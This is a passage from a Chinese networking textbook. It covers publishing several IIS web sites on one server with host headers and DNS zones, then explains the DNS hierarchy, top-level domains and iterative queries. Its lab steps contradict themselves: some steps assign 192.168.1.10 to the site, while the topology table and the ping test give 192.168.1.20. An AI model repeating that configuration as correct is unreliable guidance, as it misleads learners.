(2) 域名系统中的主机名不可随意定义。主机名要与服务器提供的服务相匹配。例如，提供 Web 服务的主机名为"WWW"，提供 FTP 服务的主机名为"FTP"，提供邮件服务的主机名为"Mail"。这些主机名与 IIS 服务中的默认访问账号"IUSR_主机名"中的主机名是两个概念。

工作任务十　通过域名服务发布多个站点

工作目的

在 IIS 服务中发布多个 Web 站点。

工作任务

小张是学校网管中心人员，现有多个院系需要发布站点。为减少设备成本，小张打算在学校服务器上结合 DNS 服务同时发布多个 Web 站点。


工作环境和工具

工作任务十的工作环境拓扑图如图 7-32，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。

工作过程

1. 下载网站文件

在主机 2 下载 3 个院系需要发布的网站文件，可在 http://www.gdcp.cn/jpkc/lf 下



主机名称	担任角色	操作系统	IP地址	域名
主机1	DNS服务器	Windows Server 2003	192.168.1.254	
主机2	Web服务器	Windows Server 2003	192.168.1.20	www.computer.com www.chinese.com www.physcis.com
主机3	客户机	Windows XP	192.168.1.30	

图 7-32　工作任务十的工作环境拓扑图

载，文件夹名称分别为 computer、chinese 和 physcis[①]，主页文件均为“index. htm”。

2. 创建 www. computer. com 站点

启动主机 2 的 IIS 服务，利用“网站创建向导”新建第一个 Web 站点，描述为“计算机学院”，站点 IP 为“192. 168. 1. 10”，TCP 端口号用默认“80”，在主机头中输入“www. computer. com”，如图 7-33 所示，单击“下一步”按钮按照向导完成站点发布。

3. 创建其余两个站点

用上述方法依次发布其余“www. chinese. com”和“www. physcis. com”站点，主机头和站点域名相同。

4. 为站点 1 配置域名

启动主机 1 DNS 服务配置界面，右击“正向查找区域”新建“computer. com”区域，并在区域内新建主机，主机名称为“www”，对应 IP 为“192. 168. 1. 10”，如图 7-34 所示。




图 7-33　创建 www. computer. com 站点




图 7-34　为站点 1 配置 DNS 域名服务

① 发布站点的文件夹名称最好不要用中文，否则会遇到很多意想不到的问题。

5. 为其余站点配置 DNS 域名

用上述方法在主机 1 新建“chinese. com”和“physcis. com”两个区域并添加主机，为其余两个站点配置域名，如图 7-35 所示。



图 7-35　为其余站点配置域名

6. 实验测试

(1) 测试 DNS 域名服务是否配制正确。在主机 3 客户端配置 IP 地址和首选 DNS 服务器后，在命令模式下分别输入“ping www. computer. com”、“ping www. chinese. com”和“ping www. physcis. com”，发现可以连通，系统自动把 3 个不同域名转换为同一 IP“192. 168. 1. 20”，如图 7-36 所示。





图 7-36　测试 DNS 是否配制正确

(2) 在主机 3 浏览器中输入地址“www. computer. com”，可以访问计算机系主页。

(3) 在主机 3 浏览器中输入地址“www. chinese. com”可以访问中文系主页。

(4) 在主机 3 浏览器中输入地址“www. physcis. com”可以访问物理系主页。



一个服务可以通过IIS同时发布多个网点,但每个网点必须有唯一标识。一个网站标识由IP地址、TCP端口号和主机头三部分组成,只要更改其中一项即可为多个网站创建唯一标识。

(1) 利用不同IP地址发布多站点。当利用不同IP地址发布多个站点时,要求每个站点有唯一静态IP。若创建 n 个站点,则需要 n 个IP。虽然一个网卡可以配置多个IP,但此种方法会浪费大量IP地址,还会降低路由器和Web服务器性能。

(2) 利用不同端口号发布多站点。Web服务默认TCP端口号是80,若利用非标准TCP端口号发布多个站点,则用户必须知道指派给不同站点所对应的具体端口号。例如,其中一个站点使用8001端口作为标识,用户必须在浏览器中输入"http://www.computer.com:8001"访问,这也会给用户带来不便。

(3) 利用不同主机头发布多站点。在服务器发布多个站点时,推荐配置主机头方式发布,IIS通过不同主机头名称响应客户浏览器请求,但这种方法必须结合DNS域名解析服务,例如本例。



Internet通过IP地址标识网络主机和设备。由于纯数字IP地址用户难以记忆和使用,为解决这一问题,需要一种主机命名体系用于将主机名称转换为IP地址,分别是WINS网络名称服务和DNS域名系统。

WINS(Windows Internet Name Server)网络名称服务为NetBIOS[①]提供名称注册、更新、释放服务,并将主机名称解析为IP地址。客户端通过单播方式向WINS服务器查询NetBIOS名称所对应IP地址,会产生大量数据堵塞带宽,故它适用于通过主机名称查找局域网中的计算机。

DNS(Domain Name System)域名系统是一种层次结构化命名机制,用于将用户指定域名变换为IP地址,比NetBIOS命名体系更科学,扩展性强,适用于各种规模网络。Internet就是基于域名体系查找定位广域网中的服务器。

7.3.1 域名系统层次结构

域名系统使用树形目录结构,目录最顶层被称为根。如图7-37所示,DNS最顶层是DNS根域,用"."表示。目前,全世界共有13台根域名服务器,分布于世界各大洲。

从根目录衍生的分支有两种,一类是通用顶层域名,另一类是国家顶层域名。通用顶层域名根据1994年公布的RFC1591规定,com代表公司企业,net代表网络服务机构,org代表非营利性组织等;国家或地区顶层域名由ISO3166定义,cn代表中国,us代表美国,详细可见表7-1。

① NetBIOS使用16个字符的名称来标识每个网络资源,前15个字符由用户指定(一般为计算机主机名,在"我的电脑→属性→计算机名"中配置),第16个字符代表资源类型。在网上邻居中看到的"计算机名"和"工作组名"就是NetBIOS名称。




图 7-37　域名系统的层次结构

表 7-1　顶层域名

通用顶层域名		国家或地区顶层域名	
com	商业机构	cn	中国
edu	教育组织	hk	中国香港
net	网络服务机构	tw	中国台湾
mil	军事机构	jp	日本
gov	政府机构	us	美国
org	非营利性组织	uk	英国

除了根域和顶层域之外，其他域被称为子域。一个子域可以衍生出下一个子域，之间用“.”隔开，子承关系从右到左逐级展开。例如域名“pconline. com. cn”，“cn”是国家顶层域名，“com. cn”是其一个子域，也称为二级域；“pconline. com”属于. com 子域，是三级域。

域名体系最底层是处于域中的主机名称。一个域可由多个服务器组成各司其职，名称为 WWW 的主机提供 Web 服务，名称为 Mail 的主机提供邮件服务，名称为 FTP 的主机提供文件传输服务等。虽然域中主机名称可以自定义，但最好要符合约定规则，否则随意命名会给客户访问域中主机带来不便①。一个完整合格域名代表网络中唯一主机，访问域名为“www. pconline. com. cn”的主机实际上就是找到 pconline. com. cn 域中主机名为“www”的主机。

7.3.2　DNS 地址解析过程

DNS 域名系统采用客户端/服务器模式。每个 DNS 服务器存放部分 DNS 名称与 IP 地址映射记录，服务器之间也可以相互查询。当收到客户端域名解析请求时，DNS 服务器首先会在本地数据库中查找相应记录，若找到相应 IP 地址信息，则立刻响应客户浏览器；

① 例如域中提供 Web 服务主机命名为 aaa，那么客户端浏览器必须输入 aaa. pconline. com. cn 才可以访问。

如果没有该记录，则 DNS 服务器再向其他服务器转交查询信息，完成客户端请求。在 DNS 中，服务器有两种查询方式，分别是迭代查询和递归查询。

1. 迭代查询

当 DNS 服务器接收到客户端域名解析请求时，首先在本地高速缓存和数据库中查找相应记录，如果查找到该记录则响应客户端请求；若找不到则返回客户端指针，用于指向域系统中上一级 DNS 服务器。例如，学校 DNS 服务器向学生客户机提供域名解析服务，若找不到相应记录，则告诉客户端向上一级(如中国电信 DNS 服务器)域名服务器查询。在学生客户端收到后向指定 DNS 服务器发出解析请求，上一级 DNS 服务器如此重复查询过程，直到找到该记录或超时为止。整个查询过程称为迭代查询，每迭代一次，指针都会指向更上一级，更靠近 DNS 根服务器，迭代查询过程如图 7-38 所示。




图 7-38 迭代查询过程

2. 递归查询

